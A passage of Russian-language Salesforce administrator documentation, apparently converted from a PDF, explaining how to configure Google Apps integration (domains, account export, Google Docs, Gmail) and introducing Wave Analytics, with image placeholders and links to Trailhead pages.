5. Выберите пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
6. Убедитесь, что поле «Домен Google Apps» содержит имя домена, зарегистрированное в Google.
7. Активируйте службы Google Apps в системе Salesforce. Дополнительную информацию см. в подразделе «Активация служб Google Apps».
8. Создайте аккаунты Google Apps для отдельных пользователей организации. Дополнительную информацию см. в разделе «Создание аккаунтов Google Apps».

   Прим.: Количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством лицензий, приобретенных организацией вместе с функцией Salesforce for Google Apps Supported.

Обновление аккаунта Google Apps до версии Premier Edition

Чтобы обновить текущий аккаунт Google Apps Standard Edition до версии Google Apps Premier Edition, выполните указанные ниже действия.

1. Введите строку *«Настройка Premier»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Настройка Premier»**.
2. Заполните поля в столбце B.

Поле	Описание
Имя домена	Домен, который должен быть зарегистрирован в качестве аккаунта Google Apps Premier Edition для организации. Если в организации включена функция Salesforce for Google Apps Supported, то имя корпоративного домена автоматически добавляется в данное поле.
Маркер `Google Apps`	16-значный маркер, необходимый для обновления аккаунта Google Apps Standard Edition до версии Google Apps Premier Edition. Данная информация доступна администратору Google Apps на веб-сайте Google. Чтобы получить дополнительную информацию, щелкните **«Извлечь маркер Google Apps»** в столбце B.

3. Нажмите кнопку **«Обновить текущий аккаунт до Google Apps Premier»**.
4. Чтобы включить Salesforce и Google Apps, в настройке введите *«Параметры `Google Apps`»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
5. При необходимости измените значение в поле «Административный контакт `Google Apps`». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
6. Убедитесь, что поле «Домен `Google Apps`» содержит имя домена, зарегистрированное в Google.
7. При необходимости активируйте службы Google Apps в системе Salesforce. Дополнительную информацию см. в подразделе «Активация служб Google Apps».
8. При необходимости создайте аккаунты Google Apps для отдельных пользователей организации. Дополнительную информацию см. в разделе «Создание аккаунтов Google Apps».

   Прим.: Количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством лицензий, приобретенных организацией вместе с функцией Salesforce for Google Apps Supported.

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

Настройка служб Google Apps в системе Salesforce

Прим.: Не все функции Google Apps доступны в Lightning Experience. Доступные функции могут иметь не такой вид, как в Salesforce Classic.

В меню «Настройка» введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**, чтобы изменить параметры домена Google Apps, активировать или деактивировать службы Google Apps в системе Salesforce или установить или удалить связанные с Google пакеты Force.com AppExchange.

Важное замечание: Чтобы получить доступ к компоненту «Salesforce и Google Apps», рекомендуем создать аккаунт Google Apps и настроить параметры домена Google Apps в системе Salesforce. Дополнительную информацию о создании аккаунта и настройке параметров домена см. в разделе «Начало работы с Salesforce и Google Apps» на странице 4668.

Редактирование параметров домена Google Apps

Параметры домена содержат два значения: пользователь, выбранный в качестве администратора аккаунта Google Apps, и домен организации, зарегистрированный в Google. Службы Google Apps могут быть включены в системе Salesforce только при условии заполнениях обоих полей. Чтобы изменить параметры домена, выполните указанные ниже действия.

1. Нажмите кнопку **«Правка»** в разделе «Настроить домен Google Apps».
2. При необходимости выберите нового пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
3. При необходимости измените значение поля «Домен Google Apps», зарегистрированное для аккаунта Google Apps в Google. Как правило, поле «Домен Google Apps» содержит домен компании (например, «kompaniya.ru»).

Изменение служб Google Apps

В данном разделе перечислены службы Google Apps, интегрированные в систему Salesforce, и ссылки на различные приложения Force.com AppExchange, связанные с Google и доступные для установки из каталога AppExchange.

Чтобы активировать или деактивировать интегрированную службу, щелкните ссылку **«Правка»** напротив имени нужной службы. Ниже перечислены доступные службы.

- Добавление документов Google в систему Salesforce
- Отправить сообщение Gmail в Salesforce
- Кнопки и ссылки Gmail
- Компонент боковой панели Google Talk

Важное замечание: Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в интерактивной справке Google Talk.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров домена Google Apps и активации или деактивации служб:

- Настройка приложения

Для установки или удаления пакетов AppExchange:

- Загрузка пакетов AppExchange

Чтобы установить или удалить приложение AppExchange, щелкните **«Установить»** или **«Удалить»** напротив соответствующего приложения. Полный список приложений AppExchange, связанных с Google, см. на веб-узле http://sites.force.com/appexchange.

Советы по внедрению

- Дополнительную информацию о службах Google Apps см. в интерактивной справке Google.
- Службы Google Apps в системе Salesforce поддерживают только бизнес-аккаунты Google и не поддерживают личные аккаунты. Личные аккаунты отличаются наличием домена gmail.com в адресе эл. почты (например, *imya*@gmail.com является личным аккаунтом). Домен Google Apps, настроенный в системе Salesforce, должен соответствовать домену организации, зарегистрированному в Google (например, *kompaniya*.ru является бизнес-аккаунтом).
- После учетной записи Google Apps для своей организации создайте учетные записи Google Apps для своих пользователей Salesforce. В меню «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», выберите **«Пользователи»**, затем щелкните **Экспорт в Google Apps**.
- Сообщите пользователям их регистрационные данные в Google Apps.
- Сообщите пользователям об изменениях, которые произойдут в системе Salesforce после активации служб Google Apps.
- Полный список приложений Google, доступных в каталоге Force.com AppExchange, см. на веб-узле http://sites.force.com/appexchange.
- По умолчанию пользователи Google Apps могут предоставлять доступ к документам Google тем аккаунтам Google Apps, которые не относятся к корпоративному домену. Панель управления в аккаунте Google Apps содержит параметры общего доступа, которые открывают доступ только пользователям корпоративного домена.
- Если служба «Добавление документов Google в систему Salesforce» деактивирована, то записи Salesforce не могут использоваться для доступа к документам Google. Кроме того, документы Google, удаленные из записей и хранящиеся в корзинах пользователей, удаляются из системы Salesforce без возможности восстановления. Если служба «Добавление документов Google в систему Salesforce» повторно активируется в течение 30 дней, то документы Google, связанные с записями Salesforce до деактивации данной службы, подлежат восстановлению в соответствующих областях. Деактивация службы «Добавление документов Google в систему Salesforce» не влияет на документы Google в библиотеках Salesforce CRM Content. В результате деактивации сохраняется связь документов Google с библиотеками, а сами документы Google перемещаются в корзину, откуда при необходимости могут быть восстановлены.
- Пользователи клиентского и партнерского порталов, которым доступна вкладка «Добавить» приложения Salesforce CRM Content, могут создавать документы Google и связывать готовые документы Google с библиотекой Salesforce. Пользователи портала, не имеющие доступа к приложению Salesforce CRM Content, могут связывать готовые документы Google с записями, но не могут использовать записи для создания документов Google, так как связанный список «Документы Google, примечания и вложения» недоступен на портале. Пользователи портала не могут использовать веб-кнопку **«Добавить документ Google в Salesforce»**.
- Служба «Кнопки и ссылки Gmail» недоступна пользователям клиентского и партнерского порталов.
- Дополнительную информацию о приобретенной функции Salesforce for Google Apps Supported см. в разделе «Начало работы с Salesforce for Google Apps Supported» на странице 4670.

Рекомендации

- Для тестирования интеграции Google Apps рекомендуем использовать организацию Developer Edition или безопасную организацию.
- Управление пользователями Google Apps аналогично управлению пользователями Salesforce. Например, чтобы деактивировать пользователя Salesforce, рекомендуем также деактивировать его аккаунт Google Apps на панели управления

в аккаунте Google Apps организации. Дополнительную информацию об администрировании аккаунта Google Apps для организации см. в интерактивной справке Google.

- Чтобы найти документ Google в системе Salesforce, воспользуйтесь функцией поиска.

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

Создание аккаунтов Google Apps

После создания аккаунта Google Apps для организации и включения служб Google Apps в Salesforce администратор может создать аккаунты Google Apps для отдельных пользователей. Доступ к службам Google Apps, включенным в системе Salesforce, возможен только при наличии аккаунта Google Apps в корпоративном домене, зарегистрированном в Google. Аккаунт содержит имя пользователя и пароль, которые предоставляют доступ ко всем службам Google Apps.

Прим.: Если организация приобрела функцию Salesforce for Google Apps Supported, то количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством приобретенных лицензий.

Чтобы экспортировать список пользователей в Google и создать аккаунты Google Apps для всех пользователей, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите список пользователей в раскрывающемся списке «Просмотр».
3. Чтобы экспортировать всех пользователей из списка, нажмите кнопку **«Экспорт в Google Apps»**. Чтобы экспортировать отдельных пользователей, выберите нужных пользователей в столбце «Действие».

   Прим.: Кнопка **«Экспорт в Google Apps»** отображается только в том случае, если в организации включена поддержка служб Google Apps. Дополнительную информацию о включении служб Google Apps в системе Salesforce см. в разделе «Начало работы с Salesforce и Google Apps» на странице 4668.

4. На странице «Экспорт пользователей в Google Apps» щелкните ссылку на файл экспорта, доступную в действии 1. Имя ссылки определяется выбранным списковым представлением. Так, ссылка **«Файл экспорта All Users»** на странице «Экспорт пользователей в Google Apps» соответствует списковому представлению «Все пользователи».
5. Введите временные пароли для всех пользователей в открывшейся CSV-таблице. При необходимости измените значения в полях «имя пользователя», «личное имя» и «фамилия». Аккаунты Google Apps создаются путем добавления имени домена к именам пользователей, указанным в таблице. Например, аккаунты john.doe@acme.com и jane.doe@acme.com. будут созданы для пользователей ivan.petrov и elena.ivanova при использовании домена kompaniya.ru.
6. Сохраните таблицу на локальном компьютере.
7. Чтобы открыть страницу пакетного обновления организации для аккаунта Google Apps, щелкните ссылку **«Средство группового импорта пользователей Google Apps»**. При необходимости выполните вход в качестве администратора Google Apps. Создание дополнительных аккаунтов Google Apps в корпоративном домене доступно только тому пользователю, который зарегистрирован в Google в качестве администратора аккаунта организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта пользователей в Google:

- «Настройка приложения»

Создание аккаунтов Google Apps:

- Администратор Google Apps

8. Выполните инструкции Google по импорту данных из таблицы. Администратор Google Apps получает отчет-подтверждение, а пользователь, для которого создан аккаунт Gmail, получает соответствующее электронное уведомление.
9. Сообщите пользователям их регистрационные данные. Имя пользователя и пароль требуются для входа в любую службу Google Apps, включенную в системе Salesforce.

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

Активация службы «Документы Google» в системе Salesforce

Прим.: Служба Google Docs отображается в Lightning Experience, но при переходе к ней выполняется переключение на Salesforce Classic. Кнопка «Добавить документ Google» в Lightning Experience недоступна.

Важное замечание: Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех ваших пользователей Salesforce. Данные службы могут использоваться только при наличии аккаунтов Google Apps в домене организации. Дополнительную информацию см. в разделе «Начало работы с Salesforce и Google Apps».

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации, а также поддерживает возможность общего доступа с коллегами.

Чтобы активировать или деактивировать службу «Добавление документов Google в систему Salesforce», выполните указанные ниже действия.

1. В настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
2. Щелкните ссылку **«Правка»** напротив службы «Добавление документов Google в систему Salesforce» в разделе «Включить службы Google Apps».
3. Выберите «Активировать».
4. Прочтите и согласитесь с условиями использования.
5. Нажмите кнопку **«Сохранить»**.

Если в организации включена служба «Добавление документов Google в систему Salesforce», то указанные ниже изменения позволяют создавать, редактировать и просматривать документы Google, а также связывать их с записями Salesforce.

- Связанный список «Примечания и вложения» для организаций, активов, контактов, контрактов, интересов, возможностей, продуктов и настраиваемых объектов называется «Документы Google, примечания и вложения».
- Связанный список «Вложения» для обращений, решений и кампаний называется «Документы Google и вложения».
- Если включена поддержка Salesforce CRM Content, то вкладка «Библиотеки» содержит раскрывающийся список **«Добавить документ Google»**.

Пользователи могут также установить веб-кнопку **«Добавить документ Google в Salesforce»**, которая позволяет связывать документ Google с несколькими записями Salesforce или библиотекой Salesforce CRM Content, не выполняя вход в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации службы «Добавление документов Google в систему Salesforce»:

- «Настройка приложения»

Советы по внедрению

- Дополнительную информацию о службе «Документы Google» см. в интерактивной справке Google.
- По умолчанию пользователи службы «Документы Google» могут предоставлять доступ к собственным документам Google тем аккаунтам Google Apps, которые не относятся к корпоративному домену. Панель управления в аккаунте Google Apps содержит параметры общего доступа, которые открывают доступ только пользователям корпоративного домена.
- Пользователи клиентского и партнерского порталов, которым доступна вкладка «Добавить» приложения Salesforce CRM Content, могут создавать документы Google и связывать готовые документы Google с библиотекой Salesforce. Пользователи портала, не имеющие доступа к приложению Salesforce CRM Content, могут связывать готовые документы Google с записями, но не могут использовать записи для создания документов Google, так как связанный список «Документы Google, примечания и вложения» недоступен на портале. Пользователи портала не могут использовать веб-кнопку **«Добавить документ Google в Salesforce»**.
- Если служба «Добавление документов Google в систему Salesforce» деактивирована, то записи Salesforce не могут использоваться для доступа к документам Google. Кроме того, документы Google, удаленные из записей и хранящиеся в корзинах пользователей, удаляются из системы Salesforce без возможности восстановления. Если служба «Добавление документов Google в систему Salesforce» повторно активируется в течение 30 дней, то документы Google, связанные с записями Salesforce до деактивации данной службы, подлежат восстановлению в соответствующих областях. Деактивация службы «Добавление документов Google в систему Salesforce» не влияет на документы Google в библиотеках Salesforce CRM Content. В результате деактивации сохраняется связь документов Google с библиотеками, а сами документы Google перемещаются в корзину, откуда при необходимости могут быть восстановлены.
- Служба «Добавление документов Google в систему Salesforce» может быть отключена только в том случае, если код Apex не ссылается на документы Google.
- Документы Google не учитываются в хранилище данных. Для каждого документа Google, связанного с записью или библиотекой Salesforce, используется 2 Кб хранилища.

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

Gmail™ в Salesforce

Интеграция службы Gmail в Salesforce.

Функция Gmail для Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Кнопки и ссылки Gmail доступны в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации службы Gmail в системе Salesforce:

- «Настройка приложения»

Прим.: Если параметр **«Отправить через Gmail»** включен, в журнале действий Lightning Experience будет доступна кнопка **«Написать в Gmail»**.

1. В меню «Настройка» введите *«электронная почта»* в поле быстрого поиска.
2. Выберите **«Отправка сообщений через внешнюю службу электронной почты»**.
3. Включите параметр **«Отправка через Gmail»**.

Важное замечание: Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех ваших пользователей Salesforce. Данные службы могут использоваться только при наличии аккаунтов Google Apps в домене организации. Дополнительную информацию см. в разделе «Начало работы с Salesforce и Google Apps».

Почтовая служба Gmail может быть интегрирована в систему Salesforce двумя способами.

- Отправить сообщение Gmail в Salesforce
- Кнопки и ссылки Gmail

Отправить сообщение Gmail в Salesforce

Служба Gmail в Salesforce позволяет автоматически регистрировать сообщения эл. почты. Также с ее помощью можно регистрировать чаты, отправляемые из учетной записи Gmail, как действия над записями интересов, контактов, возможностей и другими записями с поддержкой журнала действий. Обратите внимание, что деактивировать активированную службу Gmail в Salesforce невозможно.

Активация Gmail в системе Salesforce

1. В меню «Настройка» введите *электронная почта в системе Salesforce* в поле «Быстрый поиск», затем выберите **электронная почта в системе Salesforce**. Подтвердите активацию.
2. В настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
3. Задайте значения «Административный контакт Google Apps» и «Домен Google Apps», после чего сохраните изменения.

Кнопки и ссылки Gmail

Служба «Кнопки и ссылки Gmail» позволяет добавить ссылки **Gmail** рядом с полями эл. почты всех записей и кнопки **«Создать новое сообщение Gmail»** в интересы и контакты «Журнала действий». При выборе ссылки Gmail или кнопки **«Создать новое сообщение Gmail»** система Salesforce выполняет автоматический вход в аккаунт Gmail и заполняет поле **«Кому»**. Если организация использует службу «Отправить сообщение Gmail в Salesforce», то система Salesforce автоматически заполняет поле **«СК»** адресом Email to Salesforce.

Чтобы активировать службу «Кнопки и ссылки Gmail», выполните указанные ниже действия.

1. В настройке введите *«Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
2. Щелкните ссылку **«Правка»** напротив службы «Кнопки и ссылки Gmail» в разделе «Включить службы Google Apps».
3. Чтобы активировать службу «Кнопки и ссылки Gmail», установите флажок «Активно».
4. Чтобы добавить ссылки **Gmail** напротив всех полей эл. почты (кроме полей эл. почты на страницах меню «Настройка») установите флажок «Ссылки Gmail»
5. Чтобы добавить кнопки **«Создать новое сообщение Gmail»** в «Журнале действий» для контактов и интересов, установите флажок «Кнопки Gmail».
6. Прочтите и согласитесь с условиями использования.
7. Нажмите кнопку **«Сохранить»**.

Примечания по внедрению

После активации службы «Кнопки и ссылки Gmail» без интеграции Gmail в Salesforce пользователи все равно могут использовать ссылки Gmail для контактов и интересов. Однако обратите внимание, что при этом служба Salesforce не

будет регистрировать сообщения эл. почты, отправленные из учетной записи Gmail. Кроме того, Salesforce не будет автоматически заполнять поле **«СК»** окна **«Создать новое сообщение»** с адресом «Email to Salesforce».

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

http://support.google.com/mail/?hl=en

Использование Google Talk в системе Salesforce

Важное замечание: Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в интерактивной справке Google Talk.

Деактивация Google Talk

Чтобы деактивировать приложение Google Talk в системе Salesforce, выполните указанные ниже действия.

1. В настройке введите *«Google Apps»* в поле «Быстрый поиск», затем выберите **«Параметры Google Apps»**.
2. Щелкните ссылку **«Правка»** напротив службы «Компонент боковой панели Google Talk» в разделе «Включить службы Google Apps».
3. Снимите флажок «Активно».
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Начало работы с Salesforce и Google Apps

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или деактивации Google Talk:

- Настройка приложения

Analytics

Wave Analytics

Salesforce Wave Analytics — это облачная платформа для связывания данных из нескольких источников, создания интерактивных представлений данных и публикации данных представлений на панелях мониторинга. Данная платформа позволяет бизнес-пользователям быстро анализировать меняющуюся информацию и предпринимать соответствующие меры.

Работа с Wave	
Начало работы с Wave	Глоссарий Wave Analytics Trailhead: основы Wave Analytics Trailhead: Навигация по панели мониторинга Wave
Совместная работа и выполнение действий из Wave	Предоставление общего доступа к визуализации Совместное использование приложения Wave в сообществах
Станьте мобильнее благодаря Wave	Wave Analytics для iOS Wave Analytics для Android Trailhead: просмотр Wave Mobile

Активация приложения Wave в вашей организации	
Установка доступа к Wave | PDF	Руководство по обеспечению безопасности Wave Analytics PDF Trailhead: основы администрирования Wave Analytics
Включение функций Wave	Ограничения Wave Analytics Ограничения Wave Analytics
Управление сведениями Wave | PDF	Руководство по внешним данным API Справочное руководство по формату внешних данных Trailhead: основы интеграции данных с Wave

Создание активов **Wave**	
Просмотр данных	Визуализация данных на диаграммах Trailhead: просмотр рабочего стола Wave Trailhead: основы интеллектуального анализа данных
Создание панелей мониторинга Wave	Динамические данные в Wave Добавление виджетов на панель мониторинга Trailhead: основы конструктора панелей мониторинга Wave Trailhead: создание панели мониторинга ожидаемых продуктов с помощью диаграмм Wave
Внедренные и настроенные панели мониторинга	Справочное руководство по расширенным метаданным (XMD) Обязательное руководство разработчика для панелей Wave Справочное руководство по JSON панели мониторинга
Организация активов Wave и общий доступ к ним	
Разработка платформы Wave	Руководство разработчика Wave REST API Справочник по SAQL-запросам Миграция, пакетирование и распространение Wave

Ускорение с помощью готовых приложений **Wave**	
Приложение Sales Wave Analytics	Trailhead: приложение Sales Wave
Приложение Service Wave Analytics	Trailhead: приложение Service Wave
Приложение Wave по отслеживанию событий	Trailhead: отслеживание событий
Приложение Wave для маркетинга B2B	

Поиск подробных сведений в данных с помощью анализа данных **Einstein**	
Начало работы с анализом данных Einstein	*Руководство по анализу данных Einstein* Trailhead: основы анализа данных Einstein

Знакомство с Wave Analytics с Trailhead

Trailhead — это приятный и бесплатный способ изучения Salesforce. Теперь вы можете познакомиться с Wave Analytics с помощью Trailhead, используя специальную организацию с поддержкой Wave версии Developer Edition.



Старую организацию Developer Edition невозможно использовать для отслеживания последних действий Wave Analytics. Для этого необходимо войти в систему специальной версии Developer Edition, которая предоставляется с ограниченной лицензией платформы Analytics Cloud Wave и содержит тестовые данные, требуемые для последних действий Wave.

Страницу регистрации специальной организации версии Developer Edition можно найти здесь.

- Изучение данных с помощью Wave Analytics: http://trailhead.salesforce.com/trail/wave_analytics_explorer
- Создание приложений и администрирование Аналитики Wave: https://trailhead.salesforce.com/trails/wave_analytics_enable_and_produce
- Улучшение процесса аналитики с помощью приложений Wave: http://trailhead.salesforce.com/trail/wave_analytics_apps

СМ. ТАКЖЕ:

Ограничения для Wave Analytics

Начало работы с Wave

Всего несколькими щелчками мышью вы можете запускать приложения, использовать панели мониторинга Wave и представления Lens.

Откройте Wave Analytics

Перейдите на личную начальную страницу Wave Analytics из вкладки в Salesforce. Или воспользуйтесь альтернативным способом доступа к среде Аналитики Wave. Для этого откройте меню приложений или средство запуска приложений в верхнем колонтитуле системы Salesforce и нажмите кнопку **«Аналитики Wave»**.

Работа с приложением Wave

Вкладка Wave Analytics — это основная область для изучения данных.


Изучение данных с помощью Wave Assets

Познакомьтесь с принципами исследования данных в Wave Analytics.


Откройте Wave Analytics

Перейдите на личную начальную страницу Wave Analytics из вкладки в Salesforce. Или воспользуйтесь альтернативным способом доступа к среде Аналитики Wave. Для этого откройте меню приложений или средство запуска приложений в верхнем колонтитуле системы Salesforce и нажмите кнопку **«Аналитики Wave»**.

Начните работу с приложением Wave с вкладки **«Аналитика»** в вашей организации Salesforce. Если вы не видите эту вкладку, ваш администратор может настроить ее как любую новую.



Чтобы перейти в среду Аналитики Wave, выберите **Аналитику Wave** из палитры приложений (1).



ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Wave Analytics:

- Используйте Wave Analytics»




В зависимости от потребностей в приложение Wave можно выбрать путь бизнес-пользователя или путь конструктора и в любой момент изменить один путь на другой.

Среда Salesforce


Продолжение работы в Salesforce



Запуск приложений и работа с ними



Два пути




Среда приложения Wave

Переход в приложение Wave >>>




Просмотр и создание активов




Путь бизнес-пользователя (в общем случае предназначен для обладателей полномочия «Использование Аналитики Wave») позволяет изучать панели мониторинга и представления линз в рекомендованных приложениях. Чтобы выбрать этот путь, перейдите на вкладку «Аналитика» в Lightning Experience или Salesforce Classic. Если нажать плитку приложения на вкладке «Аналитика», запустится приложение с первой панелью мониторинга или первым представлением линз в упорядоченной структуре навигации.

В работающем приложении элемент управления панелью навигации ( ) позволяет изучать панели мониторинга и представления линз приложения. Чтобы перейти на путь конструктора, выберите элемент управления **«Открыть в приложении Wave»** ( ).

Путь конструктора (в общем случае предназначен для обладателей полномочия на создание активов приложения Wave) позволяет изучать наборы данных, а также редактировать приложения, панели мониторинга и представления линз. Если нажать плитку приложения в Wave, то в приложении откроется страница просмотра, обеспечивающая быстрый доступ ко всем активам приложения. Запустить приложение можно с помощью кнопки «Запустить приложение» или раскрывающегося списка действий на плитке.



При запуске приложения в среде приложения Wave действия общего доступа и правки доступны в виде значков. Действие просмотра содержится в раскрывающемся списке.



Работа с приложением Wave

Вкладка Wave Analytics — это основная область для изучения данных.

Фиксация приложений на начальной странице Wave Analytics

Приложения Wave служат для запуска панелей мониторинга. Пользователи могут зафиксировать избранные приложения на персональной начальной странице аналитика.

Запуск приложений

Ниже приведены инструкции по запуску приложений Wave и их использованию для показа панелей мониторинга.

Отслеживание уведомлений

В нижней части начальной страницы Analytics отображаются сведения об отслеживании уведомлений, созданных пользователем.


Просмотр активов Wave

Для просмотра или поиска организованных списков приложений, панелей мониторинга и представлений Lens нажмите ссылку **«Показать/просмотреть все»**.

